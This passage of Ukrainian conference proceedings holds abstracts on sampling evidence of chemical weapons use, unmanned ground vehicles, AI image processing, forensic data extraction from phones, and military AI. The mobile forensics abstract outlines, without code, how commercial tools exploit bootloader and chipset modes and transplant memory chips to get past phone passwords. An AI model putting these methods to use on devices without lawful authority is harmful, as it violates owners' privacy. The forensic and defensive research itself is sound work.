Враховуючи те, що на сьогодні судовими експертами Українського науково-дослідного інституту спеціальної техніки та судових експертиз Служби безпеки України виконано 35 судових експертиз щодо об'єктів, пов'язаних із застосуванням матеріалів хімічної зброї (речовин, призначених для боротьби із заворушеннями, які відповідно до пункту 5 статті I Конвенції [1] заборонені для використання як засоби ведення війни), питання якісного відбору зразків для подальшого проведення вказаних судових експертиз.

Відбір зразків за фактом використання країною-агресором хімічної зброї, яка заборонена Конвенцією [1] проводиться під час огляду місця події слідчим (відповідно до статті 216 Кримінального процесуального кодексу України [3] слідчі органів безпеки здійснюють досудове розслідування злочинів, передбачених статтею 438 Кримінального кодексу України [4] «Порушення законів та звичаїв війни», ст. 439 Кримінального кодексу України [4] «Застосування зброї масового знищення», ст. 440 Кримінального кодексу України [4] «Розроблення, виробництво, придбання, зберігання, збут, транспортування зброї масового знищення», ст. 441 Кримінального кодексу

України [4] «Екоцид»), із залученням спеціаліста, який володіє необхідними спеціальними знаннями.

Враховуючи те, що у 1998 році Україною ратифіковано Конвенцію [1], а на території країни знищено весь хімічний арсенал, успадкований від СРСР, а на сьогодні відсутні достатні щодо навики поводження саме з отруйно-хімічними агентами, вважається за доцільне взяти до уваги досвід країн-членів НАТО, зокрема, Стандарт НАТО AEP-66 щодо відбору та ідентифікації РХБ агентів / AEP-66 NATO Handbook for sampling and identification of biological, chemical and radiological agents (SIBCRA) [5]. Зазначеним документом передбачено залучення до відбору зразків хімічних агентів відповідної команди (Sampling Team).

Першочерговим завданням під час виконання заходів із відбору зразків хімічних агентів є збереження життя та здоров'я, тож в процесі планування відповідних заходів доцільно керуватися загальними вимогами щодо підбору обладнання та засобів індивідуального захисту при відборі зразків хімічних агентів у різних умовах, наведених у таблиці 1.

Перелік обладнання та засобів індивідуального захисту	Умови відбору зразків			
	Хімічні аерозолі	Хімічні агенти в населених пунктах	Підозрілі об'єкти в хімічній лабораторії	Хімічні виробництва чи зберігання
Портативні детектори парів хімічних речовин	1	1	2	в.н.
Портативні детектори рівня O_2 та H_2O_2	2	2	2	2
Засоби захисту шкіри	1	1	2	1
Засоби захисту дихання	1	1	1	1
Ізолюючі костюми	3	3	3	2

Таблиця 1. (де 1 – обов'язково, 2 – рекомендовано, 3 – необов'язково, в.н. – відсутня необхідність).

Із врахуванням вимог Стандарту НАТО AEP-66 [5] та практичного досвіду автором сформовано перелік обладнання, яке доцільно використовувати для відбору зразків хімічних агентів, а саме:

експрес-тести для виявлення хімічних агентів в польових умовах;

аналізатори хімічних речовин типу Chemical Agent Detector LCD 3.3 або аналоги – ідентифікація парів бойових отруйних речовин (CWA), токсичних газів, промислових хімікатів (TICs), визначення класу та типу;

детектори хімічних агентів з полум'яно-іонізаційним детектором типу Chemical Agent Detector AP4C або аналоги – виявлення всіх існуючих отруйних речовин, а також нетрадиційних маловідомих отруйних речовин (типу «Новичок» тощо);

аналізатори типу Thermo Scientific Gemini або аналоги – проведення неруйнівного хімічного аналізу методами ІЧ та Раманівської спектроскопії (спектральна бібліотека містить більше 14000 речовин: вибухові, наркотичні, отруйні, небезпечні тощо);

портативні газоаналізатори мас-спектрометри типу MX 908 або аналоги – виявлення та ідентифікація небезпечних з'єднань у різних агрегатних станах (рідкі, тверді, пари, аерозолі), зокрема їх слідів;

набори обладнання для відбору зразків хімічних агентів типу Medical instr and sply set no 3 with DWR insr (NSN 6545-01-533-8207) або аналоги – відбір, пакування та транспортування зразків хімічних агентів;

засоби індивідуального захисту – захист органів дихання та шкіри (костюми хімічного захисту, протигази, нітрилові рукавички, бахіли тощо: в залежності від умов використання);

портативна бокс-система з рукавичками (PVC GloveBox) – портативне захисне ізольоване середовище для підготовки зразків;

засоби деконтамінації (знезараження) – оперативне проведення санітарної обробки персоналу та спорядження.

Слід зазначити, що наведений перелік не є вичерпним, проте і не є обов'язковим. Деяке обладнання буде використовуватися більш досвідченими судовими експертами, які залучаються як спеціалісти до заходів із відбору зразків хімічної зброї. Потреба визначається окремо в кожному випадку в залежності від наявності обладнання, кваліфікації спеціалістів тощо. При цьому, потрібно врахувати, що відповідно до Стандарту НАТО AEP-66 [5], під час відбору зразків хімічних агентів необхідно використовувати не менше двох детекторів хімічних агентів.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Конвенція про заборону розробки, виробництва, накопичення, застосування хімічної зброї та про її знищення від 13.01.1993. База даних «Законодавство України» / Верховна Рада України. URL: https://zakon.rada.gov.ua/laws/show/995-182#Text (дата звернення: 14.03.2024).
2. Слово і діло. Аналітичний портал. У ЗСУ підрахували, скільки разів росіяни застосували хімічну зброю з початку війни URL: https://www.slovoidilo.ua/amp/2024/02/09/novyna/bezpeka/zsu-pidrahuvaly-skilky-raziv-rosiyany-zastosovuvaly-ximichnu-zbroyu-pochatku-vijny (дата звернення: 14.03.2024).
3. Кримінальний процесуальний кодекс України : Закон України від 13 квітня 2012 року № 4651-VI. База даних «Законодавство України» / Верховна Рада України. URL: https://zakon.rada.gov.ua/laws/show/4651-17#Text (дата звернення: 14.03.2024).
4. Кримінальний кодекс України : Закон України від 05 квітня 2001 року № 2341-III. База даних «Законодавство України» / Верховна Рада України. URL: https://zakon.rada.gov.ua/laws/show/2341-14#Text (дата звернення: 14.03.2024).
5. Стандарт НАТО AEP-66 щодо відбору та ідентифікації РХБ агентів / AEP-66 NATO Handbook for sampling and identification of biological, chemical and radiological agents (SIBCRA).

ГОЛЕНКОВСЬКА Тетяна Ігорівна,
науковий співробітник науково-дослідного відділу
Центрального науково-дослідного інституту озброєння та
військової техніки Збройних Сил України
ПАРФИЛО Олег Анатолійович,
кандидат юридичних наук,
старший науковий співробітник, начальник відділу
Українського науково-дослідного інституту спеціальної техніки
та судових експертиз Служби безпеки України

ЗАСТОСУВАННЯ ЗБРОЙНИМИ СИЛАМИ УКРАЇНИ БЕЗПІЛОТНИХ НАЗЕМНИХ ТРАНСПОРТНИХ ЗАСОБІВ ПІД ЧАС ЗАХИСТУ ВІД РОСІЙСЬКОЇ АГРЕСІЇ

Розвиток технологій штучного інтелекту, автономних систем і робототехніки призвів до появи значної кількості зразків безпілотних наземних транспортних засобів (далі – БНТЗ), які можуть виконувати різноманітні завдання на полі бою. Сьогодні цілком очевидним є те, що застосування БНТЗ в умовах протидії російському агресору дозволить підрозділам ЗСУ більш ефективно виконувати бойові завдання та зберегти життя і здоров'я військовослужбовцям.

Використання БНТЗ у військових операціях зможе не лише допомогти уникнути втрат життів військових, але, в той же час, дозволить знизити ризики і для цивільного населення. Визначення оптимальної тактики використання БНТЗ у сучасних збройних конфліктах допоможе розробити більш ефективні та безпечні підходи до ведення військових операцій.

За словами генерала США Патріка Донагоу: «Першою жертвою в бою в майбутньому має стати робот, а не людина…». Для майбутніх воєн підрозділи мають бути меншими, але водночас посиленими роботами та автономними системами. Першими вступати в бій мають непілотовані літальні системи, які повинні летіти вперед через нейтральну зону на територію ворога. За ними мають йти роботи на землі, а вже потім – перші військові-люди. Саме роботи повинні розчищати територію замість десантників, саме вони мають вступати в перші перестрілки чи потрапляти в засідки, завдавати та отримувати перші удари і розвідувати позицію ворога для військових підрозділів із людьми, які підуть слідом [1].

Роль та завдання БНТЗ при застосуванні військовими підрозділами залежать також від рівня розвитку та впровадження технологій в оборонній промисловості. Постійний розвиток засобів зв'язку, датчиків, штучного інтелекту, мехатроніки та інших галузей науки і техніки сприяє зростанню можливостей БНТЗ у різних напрямках проведення бойових операцій.

Міністерство цифрової трансформації, Міністерство оборони, Генеральний штаб Збройних Сил України, Рада національної безпеки і оборони,

Міністерство економіки та Міністерство з питань стратегічних галузей промисловості створили в Україні спільний урядовий центр оборонних технологій Brave1, який займається сприянням співпраці та розвитком військових інновацій і оборонних технологій. Повномасштабна війна відкрила світові Україну як інноваційну державу. Сотні українських компаній у галузі defense tech розробляють технологічні рішення, завдяки яким посилюють оборонну здатність країни, зберігають життя військових та цивільних. Офіційні особи Brave1 оголосили, що для науково-технічної експертизи і випробувань подано понад 50 наземних роботизованих систем і понад 140 безпілотних наземних транспортних засобів. Сотні їх буде закуплено через United24, українську урядову платформу для збору пожертвувань для країни, що постраждала від війни, щоб зміцнити українську армію на полі бою [2].

БНТЗ має сприяти перелому у цій війні в майбутньому. За останній рік на полі бою з'явилася значна кількість різних типів платформ, які використовуються та випробовуються для розширення спектру виконуваних завдань ЗСУ.

Одним із чинників для прискорення розробки БНТЗ стала потреба застосовувати роботи для виконання небезпечних завдань з видалення боєприпасів, залишених на полі бою. На фотографіях, опублікованих в Інтернеті центром Brave1, можна побачити різноманіття невеликих гусеничних і колісних наземних роботів, які обладнані зброєю, евакуюють умовних поранених і оснащені обладнанням для виявлення та знешкодження мін. Саме для розмінування має важливе значення розробка та виробництво спеціалізованих БНТЗ, оскільки значна кількість боєприпасів і вибухівки, які використовували російські та українські війська, залишаються в бойовому стані, створюючи загрозу не тільки для військових сьогодні, але і для цивільного населення в майбутньому. За деякими оцінками, станом на квітень 2023 року близько 174 000 квадратних кілометрів території України були забруднені наземними мінами [3].

З огляду на сучасні технічні можливості БНТЗ можуть бути використані підрозділами ЗСУ для вирішення таких завдань:

збору розвідувальної інформації, включаючи розвідку території, виявлення потенційних загроз, розташування ворожих сил та інші розвідувальні завдання (БНТЗ можуть бути оснащені датчиками, відеокамерами, радарами та іншими засобами спостереження);

підтримки бойових операцій, зокрема для забезпечення стійкого зв'язку, вирішення інженерно-розвідувальних завдань, обслуговування артилерійських установок, транспортування бойової техніки, доставки боєприпасів і медичного обладнання;

прямої участі в бойових діях, зокрема ведення вогню, нанесення ударів по ворожих цілях, знищення вибухонебезпечних об'єктів, розмінування та інших бойових операцій;

виконання робіт щодо обслуговування і ремонту техніки та устаткування, транспортування боєприпасів, поповнення запасів;

доставляння медичних засобів та обладнання до поранених, надання допомоги у відведенні поранених із зони конфлікту та сприяння реалізації евакуаційних процедур небезпечних для життя цивільних людей, наприклад, у разі радіаційних аварій, техногенного лиха тощо, а також інших гуманітарних місій;

автоматизації транспортування бойової техніки, боєприпасів, продовольства та іншого обладнання, а також для забезпечення ефективної логістики та оптимізації руху військових з'єднань і підрозділів [4, с. 261].

Поділяємо точку зору вітчизняних експертів, які зазначають, що основою розвитку сучасних безпілотних засобів військового призначення провідних країн світу є застосування інноваційних технологій, зокрема штучного інтелекту. Тому для якісного виконання завдань згідно зі своїм призначенням, а отже, і переваги над противником, БНТЗ необхідно мати військам в достатній кількості і вони повинні володіти покращеними експлуатаційними властивостями [5, с. 32].

Підсумовуючи вищенаведене необхідно зазначити, що використання високотехнологічних рішень, в т.ч. і новітніх розробок БНТЗ, які випереджають противника за ефективністю, інноваційністю та ціною, можуть надати Україні перевагу на полі бою – такі засоби є асиметричною відповіддю, здатною змінювати конфігурацію у протистоянні з переважаючими ресурсами ворога. Водночас, завдяки розвитку національної військово-промислової бази, науковим дослідженням та впровадженню інноваційних технологій, наша держава стає глобальним оборонним технологічним центром, що відіграватиме вирішальну роль в українській оборонній політиці протягом наступних десятиліть.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Sydney J. Freedberg Jr. Army Wants Smaller Brigades, Stronger Divisions & Lots Of Robots. *Breaking Defense*. URL: https://breakingdefense.com/2020/11/army-wants-smaller-brigades-stronger-divisions-lots-of-robots/ (дата звернення 20.03.2024).
2. В Україні запустили defense tech cluster BRAVE1, який стимулюватиме розвиток військових інновацій та оборонних технологій. Офіційний сайт Міністерства цифрової трансформації України. 26 квітня 2023 р. URL: https://www.kmu.gov.ua/news/v-ukraini-zapustyly-defense-tech-cluster-brave1-iakyi-stymuliuvatyme-rozvytok-viiskovykh-innovatsii-ta-oboronnykh-tekhnolohii/ (дата звернення 20.03.2024).
3. На забруднених мінами територіях проживають понад 5 мільйонів українців. Укрінформ. URL: https://www.ukrinform.ua/rubric-regions/3763669-na-zabrudnenih-minami-teritoriah-prozivaut-ponad-5-miljoniv-ukrainciv.html (дата звернення 20.03.2024).
4. Коваль В., Семененко О., Баранов С., Островський С., Акініна Т., Сєченев О. Роль і місце роботизованих систем у сучасних війнах і збройних конфліктах: теоретичний аспект. *Journal of Scientific Papers "Social Development and Security"*, Vol. 13, No. 5, 2023. P. 256-276.
5. Залипка В. Аналіз та синтез класифікаційних ознак засобів взаємодії із зовнішніми об'єктами та середовищем багатоцільових роботизованих платформ для подальшої їх трансформації. *International Science Journal of Engineering & Agriculture.* 2023; 2(2). С. 21-33. doi:10.46299/j.isjea.20230202.03.

ГУРЖІЙ Сергій Валерійович,
старший науковий співробітник
Українського науково-дослідного інституту
спеціальної техніки та судових експертиз
Служби безпеки України

АСПЕКТИ ОБРОБКИ ЗОБРАЖЕНЬ З ВИКОРИСТАННЯМ ШТУЧНОГО ІНТЕЛЕКТУ

Розвиток штучного інтелекту (далі – ШІ) досяг рівня, який дозволяє імітувати здатність людського мозку інтерпретувати зображення, перевершуючи аналітичні здібності людини. У сфері обробки зображень ШІ відіграє ключову роль для: покращення розпізнавання облич, посилення заходів безпеки, біометрії, комп'ютерних ігор, візуалізації в медицині, спостереження, сфери автономних транспортних засобів, правоохоронних органів та інших сфер людської діяльності [1].

ШІ з високою вірогідністю виявляє та ідентифікує зловмисників, об'єкти і шаблони на зображеннях і відео в реальному часі. Застосування ШІ в технології обробки зображень полягає в удосконаленні методів "вилучення" даних для статистичної класифікації візуальних зображень.

У традиційних системах обробки зображень на початковому етапі відбувається очищення від небажаного шуму, після чого виконується сегментація для визначення меж об'єктів. Подальший аналіз фокусується на виділенні репрезентативних ознак, які потім порівнюються з ідеальними векторами ознак об'єкта за допомогою класифікатора. Цей процес полегшує визначення найближчої класифікації об'єкта і пов'язаного з нею рівня відповідності. В той же час розвиток технологій штучного інтелекту постійно вдосконалює та оптимізує ці процеси, забезпечуючи більш досконалий та ефективний підхід до аналізу зображень.

Технологія обробки зображень включає в себе широкий спектр методів та алгоритмів, які використовуються для модифікації та аналізу зображень. На практиці використовуються два основні методи: аналогова обробка зображень і цифрова обробка зображень. Аналогова обробка зображень спеціально розроблена для покращення фізичних фотографій, роздруківок та інших матеріальних копій зображень. З іншого боку, цифрова обробка зображень використовує комп'ютерні алгоритми для маніпулювання та оптимізації цифрових зображень.

Слід відзначити ключові завдання в галузі обробки зображень, кожне з яких слугує окремим цілям:

1. Візуалізація – перетворення оброблених даних у зрозуміле і змістовне візуальне представлення. Завдяки використанню передових методів візуалізації, таких як накладання доповненої реальності (AR – augmented reality), невидимі об'єкти стають видимими;

2. Підвищення чіткості та відновлення зображень – ця технологія включає найсучасніші алгоритми відновлення, такі як генеративно-змагальні нейронні мережі (GAN – generative adversarial networks), для покращення зображень;

3. Пошук зображень – сприяє ефективному пошуку зображень. Інтегрує моделі глибокого навчання, такі як сіамські мережі, для підвищення точності та швидкості пошуку зображень;

4. Вимірювання об'єктів – кількісне визначення розмірів об'єктів на зображенні. Включає алгоритми комп'ютерного зору для точного та автоматизованого вимірювання об'єктів у різних сферах застосування, від медичної візуалізації до виробництва;

5. Розпізнавання образів – розрізняє і класифікує об'єкти на зображенні, визначаючи їх просторові співвідношення. Використовуються згорткові нейронні мережі (CNN – convolutional neural networks) для якісного розпізнавання образів, що дозволяє розуміти і класифікувати складні сцени.

В рамках методології обробки зображень, з використанням технології ШІ, визначальним фактором є систематизоване знання базових етапів, з яких складається даний процес. Ретельне вивчення кожного з цих етапів стає фундаментом для ефективного застосування методів обробки зображень:

1. Отримання зображення – ця початкова фаза передбачає захоплення зображення за допомогою сенсора, наприклад, камери, і перетворення його в набір даних, часто у файл цифрового зображення. Найпоширенішим методом отримання зображень є скрапінг [2];

2. Покращення зображення – цей етап підвищує якість отриманого зображення, "витягуючи" приховану інформацію для подальшої обробки. Він слугує критично важливим етапом для розкриття нюансних деталей на зображенні;

3. Реставрація зображення – реставрація зображень покращує їхню якість, усуваючи потенційні пошкодження, використовуючи ймовірнісні та математичні моделі. Цей процес вирішує такі проблеми, як шум, розмиття, відсутні пікселі, водяні знаки та розфокусування камери, що має вирішальне значення для оптимального навчання нейронної мережі;

4. Обробка кольорових зображень – включає обробку кольорових зображень і різноманітних колірних просторів. Ця фаза включає псевдоколірну або RGB обробку на основі типу зображення;

5. Стиснення та декомпресія зображень – ця фаза дозволяє змінювати розмір і роздільну здатність зображення, причому стиснення зменшує розмір і роздільну здатність, а декомпресія відновлює зображення до початкового стану. Ці методи відіграють ключову роль у доповненні зображень, покращуючи узагальнення нейронної мережі;

6. Морфологічна обробка – описуючи форми і структури об'єктів на зображенні, морфологічна обробка допомагає у створенні наборів даних для навчання моделей ШІ. Вона особливо цінна під час визначення того, що має виявляти або розпізнавати модель ШІ;

7. Розпізнавання зображень – розпізнаючи специфічні особливості об’єктів на зображенні, розпізнавання зображень за допомогою ШІ використовує такі методи, як виявлення об’єктів, розпізнавання об’єктів і сегментація. Ця фаза знаменує собою кульмінацію обробки зображень, створюючи основу для розробки, навчання і тестування рішень зі штучного інтелекту [3];

8. Представлення та опис – ця фаза передбачає візуалізацію та опис оброблених зображень. Вихідні дані системи штучного інтелекту, представлені у вигляді масивів чисел, потребують перетворення в зображення для подальшого аналізу, що полегшується за допомогою спеціалізованих інструментів візуалізації.

Інтеграція штучного інтелекту і машинного навчання значно підвищує швидкість і якість обробки даних. Таке поєднання обробки зображень і сучасних технологій забезпечує широкий спектр застосувань у науковій, промисловій і технологічній галузях. Ці технології дають змогу вирішувати такі складні завдання, як розпізнавання обличь, виявлення об’єктів, розпізнавання тексту та інше. Проте вибір правильних інструментів і методів має вирішальне значення для досягнення якісних результатів.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. P. K. Kumar, A. Kar, S. N. Jha, M. A. Khan "Machine vision system: a tool for quality inspection of food and agricultural products.", Journal of food science and technology 49, no. 2, 2012, pp.23-141.
2. L. Jonathan, E. Shelhamer, T. Darrell "Fully convolutional networks for semantic segmentation.", In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition, 2015, pp. 3431-3440.
3. R. Deriche Using Canny’s criteria to derive a "recursively implemented optimal edge detector", Int. J. Computer Vision, Vol. 1, April, 1987, pp. 167-187.

ДЕНИСЕНКО Сергій Михайлович,
виконавчий директор
ТОВ «ЛАБОРАТОРІЯ КОМП'ЮТЕРНОЇ
КРИМІНАЛІСТИКИ»
ЄФІМОВ Олександр Сергійович,
інженер з комп'ютерних систем
Випробувального центру ТОВ «ЛАБОРАТОРІЯ
КОМП'ЮТЕРНОЇ КРИМІНАЛІСТИКИ»

ОПЕРАТИВНЕ ВИЛУЧЕННЯ ІНФОРМАЦІЇ З МОБІЛЬНИХ ПРИСТРОЇВ

Сьогодення створює багато викликів для спеціалістів, які проводять вилучення інформації з мобільних пристроїв. Так, значимість інформації, що містять мобільні пристрої, відіграє велику роль в розслідуванні злочинів, в тому числі і військових. Також інформація, отримана оперативним шляхом, може бути цінною для виконання бойових завдань та розвідки.

Загалом, якщо розглянути питання стосовно методів вилучення інформації, їх можна умовно поділити на: метод мануального вилучення даних, логічний метод, фізичний метод, метод Chip-off та метод відновлення на мікрорівні.

Розглянувши більш детально ці методи, слід розуміти, що для оперативного отримання інформації застосовуються метод мануального вилучення даних, логічний метод, фізичний метод.

Під час застосування мануального методу відбувається звичайний перегляд інформації, що міститься в мобільному пристрої без застосування будь-якого додаткового обладнання. Зазвичай під час перегляду фіксуються дані стосовно переписки, фотозображень та відеозаписів, а також можлива фіксація даних з окремих застосунків, наприклад, із застосунків, що містять інформації стосовно геопозиції певних об'єктів чи осіб.

Застосування фізичного та логічного методів вилучення інформації вже потребує застосування певного обладнання – комп'ютерної техніки, програматорів, окремих спеціалізованих блоків та програмно-апаратних комплексів. Зокрема, застосовуються програмно-апаратні комплекси: OxygenForensicDetective, UFED, GMD-soft MD-NEXT, MSAB XRY, Magnet Axiom, MobilEdit, Salvationdata SPF Pro, FINALMobile, Autopsy, iLEAPP, M.E.A.T. - Mobile Evidence Acquisition Toolkit, Itunes + Imazing. Перелік не є вичерпним.

Фізичний метод вилучення інформації – метод, під час якого вилучається повний образ мобільного пристрою завдяки вразливості завантажувача пристрою (якщо така є), або шляхом прямого під'єднання до чіпу пам'яті за допомогою програматора. Для прикладу, в програмному забезпеченні «Oxygen Forensic Detective» до фізичних методів відносять «MTK», «MTK-boot»,

«Qualcomm EDL», «Kirin EDL», «Samsung Exynos». В «UFED 4PC» такі методи мають приставку «-physical».

Під час застосування фізичного методу вилучення інформації можливо подолати парольний захист, отримати повний образ пам'яті пристрою, побачити приховані дані та відновити видалені дані.

Логічний метод вилучення інформації – це метод вилучення інформації за допомогою спеціалізованого програмного забезпечення, яке виконує чи дає доступ до певних даних, шляхом доступу до операційної системи мобільного пристрою. Під час виконання даного методу, мобільний пристрій підключають до комп'ютера. Логічний метод вилучення інформації передбачає обмежений доступ до пам'яті мобільного пристрою та не надає можливість отримати певні дані, а саме: бази даних додатків (в тому числі і месенджерів), приховані файли, системні файли та видалені дані.

Слід зазначити, що даний метод застосувати неможливо у разі наявності парольного захисту мобільного пристрою, однак такий метод є більш швидким і відносно легким для отримання базової інформації про пристрій, операційну систему, версію патча безпеки та наявних користувацьких даних.

Програмно-апаратні комплекси, наприклад, «Oxygen Forensic Detective» та «UFED 4PC», можуть використовувати вразливості запущеної операційної системи мобільного телефону при цьому може з'явитися доступу до самої файлової системи, або можливість вилучення файлів файлової системи. Такий підхід називається «Розширене логічне вилучення» або «Розширений метод логічного вилучення» (зображення 1).

Зображення 1. Розширений логічний метод

При порівнянні результатів фізичного методу вилучення інформації та розширеного методу логічного вилучення було з'ясовано, що ці методи відрізняються тим, що під час фізичного методу вилучення інформації можливо

подолати парольний захист, отримати повний образ пам’яті пристрою, побачити приховані дані та відновити видалені дані (зображення 2):

Зображення 2. Інформація, яку можна отримати різними методами вилучення

Під час оперативного вилучення інформації з мобільних пристроїв зазвичай застосовується фізичний метод вилучення інформації, так як на більшості мобільних пристроїв встановлений пароль та дізнатися його неможливо, зокрема із причини загибелі користувача, який його встановлював. Також є багато випадків, коли мобільний пристрій фізично пошкоджений та необхідне застосування додаткового обладнання для зняття інформації, його відновлення чи проведення пересаджування чіпів пам’яті.

Для прикладу: під час бойових дій було ліквідовано ворожого командира, а його тіло зазнало значних ушкоджень внаслідок наїзду автомобілем. Потім, під час проведення огляду тіла, в нього було виявлено мобільний телефон в пошкодженому стані. Для вилучення інформації було застосовано донор мобільного телефону на який пересаджувалися чіпи пам’яті з пошкодженого мобільного телефону. В подальшому було проведено вилучення повного образу пам’яті з наявними акаунтами, паролями, додатками та відомостями про переписки.

Але, трапляються випадки, коли неможливо вилучити інформацію з мобільних пристроїв, тобто неможливо подолати парольний захист через відсутність підтримки спеціалізованого програмного забезпечення нових моделей мобільних пристроїв та мобільних пристроїв, які виготовлені китайськими виробниками.

Також виникають складнощі під час під’єднання інтерфейсів ISP EMMC до програматорів та неможливість розбірки моделей для доступу до тест-

поінтів, де потрібне зняття дисплейного модуля. Це зазвичай трапляється під час зняття інформації в польових умовах.

Слід зауважити, що такі програмно-апаратні комплекси є дорогими, тому не завжди є можливість їх придбання.

До проблемних питань також можна віднести недостатню кваліфікацію спеціалістів, так як під час користування спеціалізованим програмним забезпеченням чи обладнанням, необхідно відповідні знання для їх застосування.

Велику проблему складає відсутність донорської бази для виконання відновлення мобільних пристроїв, щоб їх можна було досліджувати відомими методами.

Для вирішення проблемних питань необхідно розробити процедури та інструкції стосовно вилучення інформації з мобільних пристроїв.

Регулярно підвищувати кваліфікацію спеціалістів у напрямку вилучення інформації з мобільних пристроїв.

Налагодити більш тісну комунікацію між науковими установами, навчальними закладами та практичними підрозділами для взаємодопомоги у знятті інформації з мобільних пристроїв.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Tamma R., Mahalik H., Bommisetty S. Practical Mobile Forensics - Fourth Edition. Packt Publishing - ebooks Account, 2020. 369 p..
2. Mobile Forensic Overview | Infosavvy Information Security and IT Training. Infosavvy Security and IT Management Training. URL: https://info-savvy.com/mobile-forensic-overview/ (дата звернення: 18.03.2024).
3. Mobile Forensics Tools. Forensic Focus. URL: https://www.forensicfocus.com/forums/general/mobile-forensics-tools/ (дата звернення: 18.03.2024).
4. Infinity-Box - Products. Infinity-Box - Multibrand phone Servicing & Repair Tools. URL: https://infinity-box.com/products/ (дата звернення: 18.03.2024).
5. Home. Oxygen Forensics. URL:https://oxygenforensics.com/en/ (дата звернення: 18.03.2024).
6. Home. Cellebrite. URL:https://cellebrite.com/en/home/ (дата звернення: 18.03.2024).
7. In-System Programming (ISP) Forensics. URL: https://teeltechcanada.com/digital-forensic-training/isp-forensics/ (дата звернення: 18.03.2024).

ДОВГОПОЛИЙ Анатолій Степанович,
доктор технічних наук, професор,
головний науковий співробітник
Центрального науково-дослідного інституту озброєння та
військової техніки Збройних Сил України
БІЛОБОРОДОВ Олег Олександрович,
доктор технічних наук, старший дослідник,
начальник науково-дослідного відділу
Центрального науково-дослідного інституту озброєння та
військової техніки Збройних Сил України
ПАНТЕЛЕЄВ Сергій Борисович,
науковий співробітник Центрального науково-дослідного
інституту озброєння та військової техніки Збройних Сил України

ВАРІАНТИ ЗАСТОСУВАННЯ ТЕХНОЛОГІЙ ШТУЧНОГО ІНТЕЛЕКТУ ДЛЯ ЗАБЕЗПЕЧЕННЯ ЗАХОДІВ ПІДГОТОВКИ І ВЕДЕННЯ ЗБРОЙНОЇ БОРОТЬБИ

У світі відбувається нова промислова революція, перехід на новий технологічний уклад, який набув назву Індустрія 4.0 (Industry 4.0). Основні технології Індустрії 4.0 – машинні обчислення та автоматизація, блокчейн, інтернет речей, відновлювана енергетика, біотехнології, 3D-друк, робототехніка, штучний інтелект. Штучний інтелект стає однією з ключових технологій сучасності. Понад 50 країн світу, а також Північноатлантичний альянс (НАТО), вже створили й затвердили власні стратегії розвитку штучного інтелекту, щоб зафіксувати свої завдання й пріоритети у цій сфері, прискорити темпи свого науково-технічного та соціально-економічного розвитку [1].

Відповідно до Концепції розвитку штучного інтелекту в Україні штучний інтелект – організована сукупність інформаційних технологій, із застосуванням якої можливо виконувати складні комплексні завдання шляхом використання системи наукових методів досліджень і алгоритмів обробки інформації, отриманої або самостійно створеної під час роботи, а також створювати та використовувати власні бази знань, моделі прийняття рішень, алгоритми роботи з інформацією та визначати способи досягнення поставлених завдань [2].

Слід зазначити, що країна-агресор інтенсифікувала роботи у напрямку розвитку ШІ та нових проривних технологій. Пріоритетними сферами застосування ШІ у військовій сфері нашим противником є планування, командування та управління військами, ядерна та високоточна зброя, безпілотні системи, ППО, РЕБ, кібер- та інформаційно-психологічні операції. У державній програмі озброєнь росії на 2025-2034 роки вперше буде включено розділ з розвитку озброєнь, побудованих на технологіях ШІ [3].

Вже з 2021 року в росії прийнято рішення щодо формування спеціалізованого управління з питань розвитку ШІ.

Таким чином, актуальною проблемою сьогодення є використання ШІ для розвитку майбутнього військового потенціалу, формування стратегії пріоритетів у сфері прийняття політичних рішень, планування операцій, розвиток озброєнь та нових методів їх застосування.

Метою роботи є аналіз варіантів застосування технологій ШІ для забезпечення заходів підготовки і ведення збройної боротьби проти країни-агресора у сучасних умовах.

За оцінками експертів з Космічної та Наукової Програми Оборонних Досліджень Сполучених Штатів (SCSP), штучний інтелект досяг такого рівня розвитку, який дозволяє йому створювати воєнні плани.

Експерти SCSP розглядають три рівні використання ШІ в обороні:

генерація контенту: Застосування ШІ для створення військових документів, узагальнення розвідувальних звітів та інвентаризації військової логістики. Важливо мати точні та конкретні дані для навчання ШІ, щоб отримувати точні та ефективні відповіді;

автоматизоване оркестрування – здатність ШІ збирати інформацію з різних джерел та наборів даних. Великі мовні моделі можуть автоматично визначати найбільш релевантні дані та аналітичні інструменти;

агентський ШІ – використання ШІ для виконання військових завдань під контролем людини. ШІ може використовувати інші ШІ для збору інформації або організації військових операцій.

Загалом SCSP наголошує на важливості розуміння, що рішення ШІ завжди мають бути підтверджені та контрольовані людиною. Штучний інтелект може бути потужним інструментом, але його використання має здійснюватися з великою обережністю та врахуванням етичних і правових аспектів [4].

У Європейському парламенті зробили важливий крок до регулювання штучного інтелекту, визначивши потенційно шкідливі наслідки цієї технології [5]. Законопроект, відомий як AI Act (Artificial Intelligence Act), регулюватиме розвиток штучного інтелекту та визначає перелік заборон для застосування цією технологією з метою захисту громадян та використання ШІ під контролем людини.

Згідно з висновками фахівців ШІ вже сьогодні здатний генерувати детальний сценарій бойових дій. Особливо це відноситься до обробки ШІ великих масивів даних (Big Data) в інтересах оборони [6] з метою:

створення різних аналітичних документів, оглядів розвідувальних даних та генерації контенту;

автоматизації збору та оброблення даних із різних джерел;

використання ШІ як допоміжного інструменту військового планування та ухвалення рішень.

У 2019 році американський аналітичний центр Research ANd Development (RAND) у звіті “Позиція Міністерства оборони щодо штучного інтелекту: оцінка та рекомендації” запропонував розділити використання ШІ армією на три категорії. Класифікація залежала від кількох факторів: рівня управління, контрольованості середовища та наслідків у випадку технічних збоїв [7].

RAND визначив такі напрямки використання ШІ: Enterprise AI, Mission-Support AI та Operational AI. Кожен з них охоплює певну сферу військової діяльності: від матеріально-технічного забезпечення армії до роботи груп у зоні боїв.

Enterprise AI використовується в системах управління фінансами і персоналом. В оборонному секторі найпоширенішими варіантами її застосування є логістика та робота з медичними записами в госпіталях. Ці середовища жорстко контрольовані, тож технічний збій у них матиме мінімальні наслідки.

Одне з таких рішень стосується України. Нещодавно керівник з питань ШІ в Пентагоні заявив, що його команда допомагала створювати бази даних для аналізу партнерської допомоги Україні. Ця ініціатива, відома як Skyblue, спрямована на те, щоб допомога залишалася організованою.

Mission-Support AI є проміжною категорією використання штучного інтелекту щодо контролю середовища та наслідків технічного збою. Тут ШІ покликаний покращити систему управління військами в умовах реальних бойових дій.

